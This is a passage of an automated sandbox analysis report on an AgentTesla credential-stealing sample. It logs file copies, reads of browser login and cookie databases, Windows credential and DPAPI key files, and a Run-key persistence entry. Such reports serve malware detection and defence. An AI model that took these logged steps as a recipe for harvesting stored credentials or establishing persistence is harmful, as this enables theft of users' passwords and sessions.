C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 52 f5 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e4 07 00 00 9c 01 00 00 00 00 00 aa 02 08 00 00 20 00 00 00 20 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...R.s`.......... ....P................. ... .@.. ....@................	success or wait	3	6C1DDD66	CopyFileW
C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C1DDD66	CopyFileW
C:\Users\user\AppData\Roaming\wwcoyfzh.i55\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6C1DDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11168	success or wait	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\7e6efda7-760a-4954-a8ad-7a95a7b8e43f	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11168	success or wait	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Roaming\wwcoyfzh.i55\Chrome\Default\Cookies	unknown	16384	success or wait	1	6C1D1B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Windows\CurrentVersion\Run	AlxpSuW	unicode	C:\Users\user\AppData\Roaming\ AlxpSuW\AlxpSuW.exe	success or wait	1	6C1D646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Mic rosoft\Windows\CurrentVersion\ Explorer\StartupApproved\Run	AlxpSuW	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C1DDE2E	RegSetValueExW

Analysis Process: AlxpSuW.exe PID: 6564 Parent PID: 3424

General

Start time:	15:30:56
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe'
Imagebase:	0x350000
File size:	623104 bytes
MD5 hash:	7A7078E03FD2FEE66B7436DA7222D2E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.746129783.00000000039B8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.741126162.00000000027C1000.00000004.00000001.sdmp, Author: Joe Security

Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 25%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AlxpSuW.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AlxpSuW.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: AlxpSuW.exe PID: 7044 Parent PID: 6564

General

Start time:	15:31:01
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe
Imagebase:	0xf20000
File size:	623104 bytes
MD5 hash:	7A7078E03FD2FEE66B7436DA7222D2E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.909153388.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.910963365.0000000003201000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.910963365.0000000003201000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: AlxpSuW.exe PID: 7000 Parent PID: 3424

General

Start time:	15:31:04
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe'
Imagebase:	0x8c0000
File size:	623104 bytes
MD5 hash:	7A7078E03FD2FEE66B7436DA7222D2E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis